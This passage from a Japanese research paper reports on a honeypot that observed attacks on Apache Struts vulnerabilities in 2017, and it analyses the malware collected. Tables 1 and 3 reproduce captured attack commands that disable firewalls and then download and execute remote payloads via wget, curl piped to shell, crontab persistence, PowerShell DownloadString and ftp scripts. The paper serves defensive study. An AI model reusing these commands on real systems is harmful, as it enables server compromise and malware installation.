情報処理学会論文誌 Vol.60 No.3 839–848 (Mar. 2019)

ハニーポットによるApache Strutsの脆弱性に対する攻撃の観測

田辺 瑠偉[1,a)] 上野 航[2] 吉岡 克成[3] 松本 勉[1,3]

受付日 2018年6月7日, 採録日 2018年9月7日

概要：近年，Web を媒介とした攻撃が増加しており早急な対策が求められている．Web 媒介型攻撃への対策を考えるうえで，インターネット上で起きている攻撃を観測することは重要であり，脆弱なネットワークサービスを模擬したハニーポットシステムが広く用いられている．本研究では，2017 年に重大な脆弱性が報告された Apache Struts の脆弱性に対する攻撃を観測するためのハニーポットを実現し，その観測結果を示す．観測実験では，ハニーポットを 2017 年 7 月から 12 月までの間インターネット上に公開し，Apache Struts の脆弱性を突いて Linux サーバや Windows サーバに対してコマンドインジェクションが行われる様子を観測した．観測した攻撃コマンドの多くは検体をダウンロードするコマンドであり，11 種類の実マルウェア検体の収集に成功した．また，収集した検体を動的解析したところ，仮想通貨のマイニングプールへの通信が確認された．一方，観測された攻撃コマンドにはハニーポットの Web アプリケーションディレクトリに不正な Web コンテンツを埋め込む攻撃コマンド等も確認された．このように，攻撃者は様々な目的で Apache Struts の脆弱性を悪用することが分かった．

キーワード：Web サーバハニーポット，Apache Struts

Observing Attacks that Abuse Vulnerability of Apache Struts Using Honeypot

Rui Tanabe[1,a)] Wataru Ueno[2] Katsunari Yoshioka[3] Tsutomu Matsumoto[1,3]

Received: June 7, 2018, Accepted: September 7, 2018

Abstract: Recently, Web-based attacks have been increasing and that immediate response are required. To cope with the attack, it is important to observe attacks that are occurring on the Internet. Honeypot systems that emulate vulnerable network services are widely developed and operated. In this paper, we observe attacks that abuse vulnerabilities of apache struts by implementing a honeypot which has vulnerabilities of apache struts reported in 2017. During the experiment, we revealed our honeypot to the Internet on July, 2017 to December, 2017. We observed many code injections that target Linux server and Windows server. These commands were mainly attacks that try to download files from another server. We were successful to download 11 malware binaries and by executing them in a virtual environment, we monitored traffics that access to a mining pool of virtual currency. On the other hand, we also observed a command that download's a file in the Web application directory and alter the web site. From these result, it is clear that attackers target apache struts for many purposes.

Keywords: Web Server Honeypot, Apache Struts

[1] 横浜国立大学先端科学高等研究院
Institute of Advanced Sciences, Yokohama National University, Yokohama, Kanagawa 240–8501, Japan
[2] 横浜国立大学大学院環境情報学府
Graduate School of Environment and Information Sciences, Yokohama National University, Yokohama, Kanagawa 240–8501, Japan
[3] 横浜国立大学大学院環境情報研究院
Graduate School of Environment and Information Sciences, Yokohama National University, Yokohama, Kanagawa 240–8501, Japan
[a)] tanabe-rui-nv@ynu.jp

1. はじめに

近年，ドライブ・バイ・ダウンロード攻撃やソーシャルエンジニアリングソフトウェアダウンロード攻撃，フィッシング等をはじめとするWebを媒介とした攻撃が増加しており，早急な対策が求められている．このようなWeb媒介型攻撃への対策を考えるうえで実際の攻撃を観測することは重要であり，脆弱なネットワークサービスを用いてインターネット上で起きている攻撃を観測する，ハニーポットシステムの研究・開発・運用が進んでいる．

ハニーポットの種類は多岐にわたるが，Web媒介攻撃の観測を目的としたハニーポットが開発されている．たとえば，Nepenthes [1] やDionaea [12] 等Webサーバを模擬するハニーポットが存在する．また，Glastopf [11] やWordpot [13] 等Webアプリケーションを模擬するハニーポットが存在する．しかし，これらのハニーポットが模擬する脆弱性は限られており，インターネット上で起きている最新の攻撃を観測できるとは限らない．実際に，2017年にApache Software Foundationが提供しているApache Struts 2の重大な脆弱性が報告されており，Apache Strutsの脆弱性を狙った攻撃を分析することは難しい．一方，StrutsHoneypot [14] のようにApache Strutsを模擬するハニーポットが存在する．当該ハニーポットは，攻撃コードが含まれるHTTPリクエストを送信してWebサーバ上で任意のコマンドを実行させる攻撃者に対して，HTTP通信を返すことで特定の脆弱性を狙った攻撃を観測・検知することを目的としている．しかし，攻撃者の目的を把握するためには，攻撃コマンドが攻撃対象マシンにどのような影響を与えるか把握することが重要であり，攻撃を詳細に分析することが求められる．

本稿では，2017年に重大な脆弱性が発見されたApache Strutsの脆弱性に対する攻撃を観測するためのハニーポットを実現し，その観測結果を示す．ハニーポットには，仮想マシン上にApache Strutsをインストールした Webサーバを用いた（以降では，Apache Strutsハニーポットと呼ぶこととする）．また，マルウェア動的解析システムを用意することで，観測された攻撃コードを実行して検体の収集や解析を行った．観測実験では，Apache Strutsハニーポットを2017年7月から12月までの間インターネット上に公開し，11種類のIPアドレスから160件の攻撃を観測した．観測された攻撃コードを分析したところ，“whoami” コマンドでユーザを特定する様子や，“iptables/firewall” コマンドで通信の制御を行う様子が観測された．また，Linuxサーバを対象に “wget/curl” コマンドで検体をダウンロードさせる攻撃や，Windowsサーバを対象に “ftp” コマンドで検体をダウンロードさせる攻撃を多数観測することができた．観測した攻撃コマンドを実行したところ，11種類の実マルウェア検体の収集に成功した．また，収集した検体を動的解析したところ，仮想通貨の一種であるXMRのマイニングプールへの通信が確認された．一方，観測された攻撃コードにはApache StrutsハニーポットのWebアプリケーションディレクトリに不正なWebコンテンツを埋め込む攻撃コード等も確認された．このように，今回観測された結果から，攻撃対象のリソースを狙った攻撃や，攻撃対象がWebサーバであることを悪用した攻撃（たとえば，コンテンツの改ざんによるWebサイト訪問者の悪性サイトへの誘導）等，攻撃者は様々な目的でApache Strutsの脆弱性を悪用することが分かった．

以降では，2章で関連研究を紹介し，3章でApache Strutsの脆弱性に対する攻撃を観測するためのハニーポットシステムを述べる．4章ではApache Strutsハニーポットの観測結果を示し，考察を行う．そして，5章でまとめと今後の課題を述べる．

2. 関連研究

ハニーポットはその実現方法から，高対話型と低対話型の2種類に分類することができる．高対話型ハニーポットは，実際のネットワークサービスやサーバを用いた方式であり，攻撃を詳細に観測することができる．しかし，攻撃に悪用されないよう注意する必要がある．一方，低対話型ハニーポットは，ネットワークサービスを模擬する囮のシステムを用いた方式であり，低コストで安全に運用することができる．低対話型ハニーポットは研究開発が進んでおり，これまでに多数のハニーポットが提案されている [16], [17]．Webへの攻撃に注目した場合，Nepenthes [1] やDionaea [12] 等のようにWebサーバを模擬することで，Webサーバへの攻撃やWebサーバにマルウェアをアップロードする攻撃を観測することを目的としたハニーポットが存在する．また，Glastopf [11] 等のように様々なWebアプリケーションの脆弱性を模擬することで，Webアプリケーションへの攻撃を広く観測することを目的としたハニーポットや，Wordpot [13] 等のように特定のWebアプリケーションへの攻撃を観測することを目的としたハニーポットが存在する．しかし，これらのハニーポットが模擬する脆弱性は限られており，Apache Strutsをはじめとしたインターネット上で起きている最新の攻撃を観測できるとは限らない．一方，Apache Strutsに対する攻撃に注目した場合，2017年に公開された脆弱性（CVE 2017-5638）への攻撃を観測することを目的としたStrutsHoneypot [14] が存在する．しかし，攻撃の観測・検知を目的としていることから，攻撃者がどのような目的でApache Strutsの脆弱性を悪用するか把握することは難しい．また，ハニーポットの中には新しいプログラムを追加することで新たな脆弱性を模擬することが可能なものも存在するが，攻撃を詳細に分析できるとは限らない．以上の状況をふまえ，本稿ではApache Strutsの脆弱性に対する攻撃を観測するこ

とを目的とした高対話型ハニーポットを実現する．

ハニーポットの開発にともない，ハニーポットで観測した攻撃を分析する研究が活発に行われている．論文 [3] では，Telnet への攻撃を観測する IoTPOT が提案されており，観測された攻撃から攻撃グループの分類を行っている．論文 [4] では，IoTPOT を用いて Telnet ログインの際に得られる ID/パスワード情報とログイン後に使用されるシェルコマンド系列から攻撃パターンの分析を行っている．論文 [5] では，攻撃者が Web ハニーポットに送信した URL に記載されたパスを攻撃目標としている可能性が高いパスに変換することでハニーポットの観測性を高める方式が提案されている．論文 [6] では，Web ハニーポット上に用意した Web サイトが処理に失敗した攻撃や受信ファイルの文字列を複数のデコーダを用いて解析することで攻撃の特徴の分析を行っている．また，Apache Struts に対する攻撃に注目した場合，論文 [2] では，Apache Struts の脆弱性に対する攻撃コードから特徴的なパターンを特定して Apache Struts への攻撃をフィルタにより遮断する方法が提案されている．しかし，攻撃のメカニズムや攻撃の目的は明らかにされていない．そこで本稿では，Apache Struts ハニーポットの観測結果を示すことで，Apache Struts の脆弱性に対する攻撃の実態を明らかにすることを目指す．

3. Apache Struts の脆弱性に対する攻撃を観測するためのハニーポットシステム

本章では，Apache Struts の脆弱性に対する攻撃を観測するためのハニーポットシステムについて述べる．本システムでは，Apache Struts ハニーポットを用いて 2017 年に発見された攻撃コードが含まれる HTTP リクエストを介して任意の攻撃コマンドが実行される脆弱性に対する攻撃を観測し，マルウェア動的解析により攻撃の実態を明らかにすることを目指す．以降では，3.1 節で Apache Struts の脆弱性について説明する．次に，3.2 節で Apache Struts ハニーポットの構成を述べる．最後に，3.3 節でその実現形態の 1 つである Apache Struts ハニーポットを用いた攻撃観測システムを述べる．

3.1 Apache Struts の脆弱性

Apache Struts は，Apache Software Foundation [7] が提供しているオープンソースの Web アプリケーションフレームワークである．Web アプリケーションサーバと組み合わせることで様々な Web サービスを実現することができ，近年人気を集めている．しかし，2017 年 3 月に Apache Struts の重大な脆弱性（CVE-2017-5638）が報告された [18]．この脆弱性は Apache Struts がサポートする OGNL（Object Graph Navigation Language）に起因するものであり，特定のバージョンで動作している Apache Struts に対して攻撃コードが含まれる HTTP リクエストを送信することで，

図 1 PoC を用いた Apache Struts の脆弱性の検証
Fig. 1 Vulnerability scan result of Apache Struts using PoC (Proof of Concept).

任意のコマンド実行が可能となる．この脆弱性以外にも 2017 年 7 月と 9 月に Apache Struts の OGNL に起因する新たな脆弱性（CVE-2017-9791，CVE-2017-12611）が報告された [8], [9]．このように，Apache Struts には多数の脆弱性が報告されており，脆弱性を有する Apache Struts が動作しているマシンに対する攻撃が世界中で確認されている [19]．また，このような攻撃は日本でも観測されており，JPCERT/CC から注意喚起が行われている [20]．

Apache Struts Foundation [7] は，これらの脆弱性が報告される前に脆弱性を修正した最新の Apache Struts を公開している．また，脆弱性が報告された直後に PoC（Proof of concept）や脆弱性スキャンツール [15] に脆弱性検証コードが追加された．**図 1** に公開 PoC を用いて Apache Struts の脆弱性を検証した結果を示す．ここで，ハニーポットに送信した HTTP リクエスト（図 1 の “echo s2-045_Attack”）を攻撃コードと呼び，攻撃コードに含まれるコマンド（図 1 の “echo”）を攻撃コマンドと呼ぶこととする．実際の攻撃では，(1) 脆弱性を有する Apache Struts が動作している Web サーバに攻撃コードが含まれる HTTP リクエストを送信し，(2) Apache Struts の脆弱性を悪用して Web サーバ上で任意の攻撃コマンドを実行することで，(3) インターネット上からマルウェア等をダウンロードすることが想定される．実際に，総務省が管理するサービスが不正アクセスによりマルウェア感染したことで，約 2.3 万人の情報が流出した可能性があることが報告されている [10]．

3.2 Apache Struts ハニーポット

本節では，Apache Struts の脆弱性に対する攻撃を観測するためのハニーポットを述べる．Apache Struts の脆弱性を狙った攻撃は様々考えられるが，4 章の観測実験では OGNL に起因する脆弱性を狙って，攻撃対象マシンをマルウェアに感染させる攻撃を想定する．このため，Apache Struts ハニーポットは実際に Apache Struts を動作させて外部からの攻撃を観測する攻撃観測部，観測した攻撃から攻撃コードを抽出してマルウェア検体を収集する検体収集部から構成され，インターネット上に設置することで攻撃の観測や検体の収集を行うことを目的とする．**図 2** に Apache Struts ハニーポットの全体像を示す．すべての構



図 2 Apache Struts ハニーポットの構成
Fig. 2 Structure of Apache Struts honeypot.



図 3 Apache Struts ハニーポットの流れ
Fig. 3 Flow of Apache Struts honeypot.



図 4 Apache Struts ハニーポットを用いた攻撃観測システムの実装
Fig. 4 Implementation of attack monitoring system and Apache Struts honeypot.

成要素が同一のホストマシン上で実現可能である．以降では，各構成要素について説明する．

アクセスコントローラ：アクセスコントローラは，外部から届いた接続要求を犠牲ホストに転送して通信を確立する役割を持つ．なお，犠牲ホストから発生する通信のうち，事前に設定されたフィルタリングルールに従って危険性が十分に低いと判断された通信のみ実インターネットへと転送し，攻撃と思われる通信を遮断する．

犠牲ホスト：犠牲ホストは，Apache Struts が動作している Web サーバを犠牲ホスト上に構築することで，Apache Struts の脆弱性を狙った攻撃を観測する役割を持つ．

観測マネージャ：観測マネージャは，ハニーポットの中核として犠牲ホストの管理，犠牲ホストが行う通信を管理するアクセスコントローラの設定，通信のキャプチャ，観測結果をデータベースへ保存する役割を持つ．

検体収集マネージャ：検体収集マネージャは，観測した通信から攻撃コードを抽出し，実際に攻撃コードを実行してマルウェア検体を収集する役割を持つ．抽出した攻撃コードや収集したマルウェア検体はデータベースに保存される．

データベース：データベースは，観測結果や収集したマルウェア検体を保存する役割を持つ．

3.3 Apache Struts ハニーポットを用いた攻撃観測システム

本節では，Apache Struts ハニーポットを用いた攻撃観測システムを述べる．本システムは，攻撃の観測や検体の収集を行う Apache Struts ハニーポットと，収集した検体を解析するマルウェア動的解析システムから構成される．まず初めに，**図 3** に Apache Struts ハニーポットの流れを示す．攻撃観測部は，インターネット上で起きている攻撃を観測し，Apache Struts に対する攻撃を検知する．4 章の観測実験では，攻撃の検知には論文 [2] で提案されている手法を参考に，IDS の一種である Snort [21] にシグネチャを追加することで実現した．攻撃を検知した場合には，検体収集部で攻撃コードを抽出して検体の収集を行う．具体的には，観測した HTTP リクエストから攻撃コードを抽出し，Windows サーバを狙った攻撃と Linux サーバを狙った攻撃に分類する．抽出した攻撃コードに “ftp” や “.exe” 等の文字列が含まれる場合，Windows サーバを狙った攻撃であると判断して IP アドレス，ドメイン，検体名を攻撃コードから特定し，“ftp” コマンドにより検体を収集する．一方，抽出した攻撃コードに “wget” や “curl” 等の文字列が含まれる場合，Linux サーバを狙った攻撃であると判断して URL を攻撃コードから特定し，“wget” と “curl” コマンドにより検体を収集する．収集した検体はデータベース内に保存される．一方，マルウェア動的解析システムは，攻撃観測部で検知した攻撃コードを解析環境内で実行して，検体のダウンロードと実行を行う．このように，動的解析を行う際は実際に Apache Struts ハニーポットで観測した攻撃を再現する．**図 4** に攻撃観測システムの実装を示す．すべての構成要素を同一のホストマシン，Ubuntu 16.04 上に実装した．以降では，各構成要素について説明する．

アクセスコントローラ：アクセスコントローラは，Linux のパケットフィルタリングツールである iptables を用いた．外部から届いた接続要求に対して，Web サーバの攻撃対象となる 80/tcp 番ポートへの通信を iptables の DNAT ターゲットを用いて犠牲ホストに転送する．また，iptables の POSTROUTING チェインで MASQUERADE ターゲットを適用することで IP アドレスの NAT 変換を行う．このため，外部のホストからは実際のインターネット上に存在するホストへ通信を行っているように見える．ただし，犠牲ホストには iptables の hashlimit を用いて通信制限をかける．一方，犠牲ホストから発生した外部への接続要求については，SYN パケットをすべて DROP する．また，UDP パケットについても同様に通信制限をかける．

犠牲ホスト：犠牲ホストは，VirtualBox のゲスト OS（Ubuntu 16.04）に Apache 2.4.18 と Tomcat 7.0.68 を構築し，そのうえで OGNL の脆弱性（CVE-2017-5638）が存在する Apache Struts 2.3.20 を動作させることで実現した．また，Web コンテンツには，OGNL の脆弱性（CVE-2017-9791）が存在する Apache Struts のサンプルプログラムを用いた．このため，外部のホストからは脆弱な Apache Struts が動作している Web サーバへ通信を行っているように見える．犠牲ホストは VirtualBox の仮想ネットワーク Vboxnet0 内に配置され，すべての通信はアクセスコントローラを介して行われる．

観測マネージャ：観測マネージャは，Python スクリプトと IDS の一種である Snort [21] を用いて実装した．また，tcpdump を用いて通信のキャプチャを行った．観測結果を 15 分ごとに Snort にかけ，攻撃を検知した場合には VirtualBox のスナップショット機能を用いて犠牲ホストを攻撃観測前の状態に復元する．

検体収集マネージャ：検体収集マネージャは，Python スクリプトを用いて実装した．観測マネージャから観測結果を受け取り，図 3 の処理に従って外部のサーバから検体の収集を行う．

サンドボックス群：サンドボックス群は，VirtualBox のゲスト OS により実現した．今回の実装では，Windows サーバを狙った攻撃を解析するのに Windows 7 SP1 を，Linux サーバを狙った攻撃を解析するのに Ubuntu 16.04 を用いたが，OS イメージの差し替えと初期設定を行うことで容易に変更が可能である．解析マネージャにより Windows サンドボックスが起動されると，スタートアップフォルダ内のプログラムが実行され，マルウェア検体を解析マネージャから SSH 経由でダウンロードして実行する．同様に，Linux サンドボックスが起動されると，SSH コマンドによりマルウェア検体を解析マネージャから SSH 経由でダウンロードして実行する．各サンドボックスは VirtualBox の仮想ネットワーク Vboxnet1 内に配置され，すべての通信は解析マネージャを介して行われる．

解析マネージャ：解析マネージャは，Python スクリプトを用いて実装した．観測マネージャから攻撃コードを受け取り，サンドボックスを起動して動的解析を開始する．設定時間が経過すると解析環境を復元し，解析結果をデータベースに保存する．なお，解析マネージャは文献 [18] を参考に実装した．

データベース：データベースは，ホストマシン上に実現した．観測マネージャから pcap データを受け取り保存する．検体収集マネージャから攻撃コードを受け取り，レコード（日付，攻撃コード，送信元 IP アドレス）として保存する．また，検体収集マネージャから検体を受け取り，実行権限をなくした状態で保存する．最後に，解析マネージャから解析結果（検体 md5 ハッシュ値，pcap データ）と設定情報を受け取り保存する．

4. 観測実験

観測実験では，Apache Struts ハニーポットを用いた攻撃観測システムをインターネット上に設置することで，攻撃観測，検体収集，動的解析を行った．以降では，4.1 節で実験方法を説明し，4.2 節で実験結果を説明する．最後に，4.3 節で実験結果の考察を行う．

4.1 実験方法

初めに，実験 1 では攻撃観測を行った．実験 2 では攻撃観測を行うとともに，一部の攻撃については観測直後に検体収集，動的解析を行った．また，実験 1，2 で観測された攻撃コマンドのうち，検体ダウンロードを行うコマンドについては観測期間後に検体収集，動的解析を行った．

実験 1：Apache Struts ハニーポットを用いた観測

実験 1 では，Apache Struts ハニーポットをインターネット上に設置し，Apache Struts の脆弱性に対する攻撃の観測を行った．まず初めに，Web 上で公開されている PoC を参考に，Apache Struts ハニーポットの OGNL に起因する脆弱性の有無を検証した．その結果，脆弱性（CVE-2017-5638）が存在し，任意のコマンドが実行可能であった．続いて，Apache Struts ハニーポットをある ISP 回線上で 2017 年 7 月 19 日から 2017 年 8 月 13 日まで公開し，攻撃コードの観測を行った．また，2017 年 12 月 12 日に，観測された攻撃コードを用いて検体の収集を行った．

なお，実験 1 ではインターネット上から届いた 80/tcp 番ポート（Web サーバ）へのパケットが Apache Struts ハニーポットの 8080/tcp 番ポート（Apache Struts）に転送される仕組みとなっている．

実験 2：攻撃観測システムを用いた観測

実験 2 では，Apache Struts ハニーポットを用いた攻撃観測システムをインターネット上に設置し，Apache Struts の脆弱性に対する攻撃の観測や収集した検体の解析を行った．まず初めに，Web 上で公開されている PoC を参考に，



図 5 攻撃検知結果（実験 1）
Fig. 5 Attack detection result (experiment 1).

表 1 観測された攻撃コードの内訳（実験 1）
Table 1 Details of attack codes monitored from Apache Struts honeypot (experiment 1).

送信元 IPアドレス	攻撃検知数	攻撃コード
..202.117	8	echo Struts2045""
..179.38	2	echo Struts2045""
..211.74	2	/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://*.*.21.223:6661/ss;chmod 777 ss;./ss
	2	echo klss
..10.250	720	echo */13 * * * * wget -O - -q http://*.*.47.40/res/logo.jpg|sh\n*/14 * * * * curl http://*.*.47.40/res/logo.jpg|sh" | crontab -;wget -O - -q http://*.*.47.40/res/logo.jpg|sh"

Apache Struts ハニーポットの OGNL に起因する脆弱性の有無を検証した．その結果，脆弱性（CVE-2017-5638, CVE-2017-9791）が存在し，任意のコマンドが実行可能であった．続いて，本システムを実験 1 と同じ ISP 回線上で 2017 年 11 月 9 日から 2017 年 12 月 5 日まで公開し，攻撃コードの観測や検体の収集，動的解析を行った．なお，実験 2 ではインターネット上から届いた 80/tcp 番ポートへのパケットが Apache Struts ハニーポットの 8080/tcp 番ポートに転送される仕組みとなっている．また，マルウェア動的解析は外部への通信が制限されている環境で 180 秒間行った．

4.2 実験結果

実験 1 の結果

観測期間中に検知した攻撃は 734 件であった．また，これらは 4 種類の IP アドレスから観測された．**図 5** に攻撃検知結果を示す．観測された攻撃コードは 4 種類であり，その多くは特定の IP アドレスから観測された攻撃であった．**表 1** に観測された攻撃コードと送信元 IP アドレスを示す．これらの結果から，特定の IP アドレスから検体のダウンロードを試みる攻撃が 17 日間にわたって定常的に観測されたことが分かる．

続いて，2017 年 12 月 12 日に，観測された攻撃コードを用いて検体の収集を行った．**表 2** に収集した検体と VirusTotal [22] を用いた検知結果を示す．2017 年 8 月 7 日に観測した攻撃コード（wget http://*.*.21.223:6661/ss）については，検体を収集することができなかった．一方，2017 年 7 月 19 日から 8 月 13 日まで観測された攻撃コード（wget http://*.*.47.40/res/logo.jpg）については検体（検体名：logo.jpg，VirusTotal の検知結果：5/59）の収集に成功した．logo.jpg を file コマンドで確認したところシェルスクリプトであり，実行したマシンで動作しているプロセスに応じて追加のファイルのダウンロードする命令が記述されていた．そこで，記述されていた命令を用いてダウンロード先サーバから新たに 2 種類の ELF ファイル（検体名：kworker，VirusTotal の検知結果：12/59，検知名：kworker_na，VirusTotal の検知結果：20/59）を収集した．VirusTotal に登録されている AV ソフトの検知結果から，これらは Bitcoin 等の仮想通貨のマイニングを行うマルウェアであることが予想される．ただし，Apache Struts ハニーポットで攻撃を観測した日から一定期間が過ぎているため，実際に攻撃を観測したときにダウンロードされたマルウェアがこれらのマルウェアと一致するとは限らない．このため，検体の収集方法について 4.3 節で考察する．

表 2 収集した検体の内訳（実験 1）
Table 2 Details of malware samples collected from Apache Struts honeypot (experiment 1).

検体名	md5ハッシュ	検知名(Symantec/Kaspersky)
logo.jpg	e7b9b0054e385fe923d512b2444386cd	/ HEUR:Trojan-Downloader.Shell.Agent.as
kworker	fa7a3c257428b4c7fda9f6ac67311eda	Trojan Horse / not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.a
kworker_na	54b0f140da40e5713377f4d4a8f143ad	Trojan.Gen.NPE / not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.a



図 6 攻撃検知結果（実験 2）
Fig. 6 Attack detection result (experiment 2).

実験 2 の結果

観測期間中に検知した攻撃は 160 件であった．また，これらは 11 種類の IP アドレスから観測された．**図 6** に攻撃検知結果を示す．この結果から，実験 2 では攻撃は定常的に観測されたことが分かる．一方，観測された攻撃コードを分析したところ，約 62%（攻撃検知数 100/160）は検体のダウンロードを試みる攻撃であった．**表 3** に観測された検体をダウンロードする攻撃コードと攻撃検知数を示

表 3 観測された攻撃コードの内訳（実験 2）
Table 3 Details of attack codes monitored from Apache Struts honeypot (experiment 2).

攻撃検知数	攻撃コード（検体ダウンロード）
4	/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://*.*.235.232:81/linus;
6	/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://*.*.235.232:81/mind;
2	/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://*.*.235.232:81/paration;
8	/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://*.*.235.232:81/services;
22	/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://*.*.club:57843/linux;chmod 777 linux;./linux;chattr +i linux;
16	wget -P /tmp http://*.*.cc:9278/Linux.server;chmod 777 /tmp/Linux.server;/tmp/Linux.server
2	curl *.*.190.178/lin.txt | bash
2	powershell -nop -c iex(New-Object Net.WebClient).DownloadString('http://*.*.190.178/win.txt')""
18	cmd /c @echo open *.*.245.51>>JRTEJEEs.dat&@echo 123>>JRTEJEEs.dat&@echo 123>>JRTEJEEs.dat&echo bin>>JRTEJEEs.dat&@echo get jeeps.exe>>JRTEJEEs.dat&@echo bye>>JRTEJEEs.dat&@echo jeeps.exe>>JRTEJEEs.dat&@ftp -s:JRTEJEEs.dat&del JRTEJEEs.dat&jeeps.exe&jeeps.exe
4	cmd /c @echo open *.*.235.232>>2.dat&@echo 123>>2.dat&@echo 123>>2.dat&echo bin>>2.dat&@echo get vchost.exe>>2.dat&@echo bye>>2.dat&@echo vchost.exe>>2.dat&@ftp -s:2.dat&del 2.dat&vchost.exe&vchost.exe
4	cmd /c @echo open*.*.235.232>>6.dat&@echo 123>>6.dat&@echo 123>>6.dat&echo bin>>6.dat&@echo get st.exe>>6.dat&@echo bye>>6.dat&@echo st.exe>>6.dat&@ftp -s:6.dat&del 6.dat&st.exe&st.exe
4	cmd /c @echo open *.*.235.232>>8.dat&@echo 123>>8.dat&@echo 123>>8.dat&echo bin>>8.dat&@echo get st.exe>>8.dat&@echo bye>>8.dat&@echo st.exe>>8.dat&@ftp -s:8.dat&del 8.dat&st.exe&st.exe
6	cmd /c @echo open *.*.235.232>>9.dat&@echo 123>>9.dat&@echo 123>>9.dat&echo bin>>9.dat&@echo get vchost.exe>>9.dat&@echo bye>>9.dat&@echo vchost.exe>>9.dat&@ftp -s:9.dat&del 9.dat&vchost.exe&vchost.exe

表 4 収集した検体の内訳（実験 2）
Table 4 Details of malware samples collected from Apache Struts honeypot (experiment 2).

ID	検体名	md5ハッシュ	検知名 (Symantec/Kaspersky)	検知数
1	services	f246a9af15006494e064f97a9e342ecf	/ HEUR:Trojan.Linux.Agent.du	26/57
2	paration	f1838a3cd0ace24101 3c6765a10ed345	Trojan.Gen.NPE / not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.n	16/59
3	linsys	38aeb7cc2d469bf8f8 933dc24731ad26	/ not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.n	11/59
4	Carbon.exe	c47d8c46e4e0440248 f3eaf0952d0be1	Trojan.Gen.2 / not-a-virus:HEUR:RiskTool.Win32.BitMiner.gen	47/66
5	Carbon	483b322b42835227d9 8f523f9df5c6fc	Trojan.Gen.NPE / not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.a	31/59
6	mind	3ad2376b6141723c56 4cdea029086c1d	/ HEUR:Trojan-Downloader.Shell.Agent.as	5/58
7	linus	73d200ba39a320a6ad 6777f79354cccf	/ HEUR:Trojan-Downloader.Shell.Agent.as	6/59
8	linux	-	-	-
9	Linux.server	-	-	-
10	win.txt	72a0b17313e6415c27 915cdbe229089f	/	1/59
11	lin.txt	0caabaee11064c73e7 a012db190f394d	/	11/59

す．また，観測された攻撃コードは 26 種類であり，Linux サーバを狙った攻撃（たとえば，chmod，iptables，wget）が 14 種類（攻撃検知数 82/160），Windows サーバを狙った攻撃（たとえば，echo *.exe，powershell，SET）が 7 種類（攻撃検知数 40/160），どちらも狙った攻撃（たとえば，echo *，ping，whoami）が 5 種類（攻撃検知数 38/160）であった．

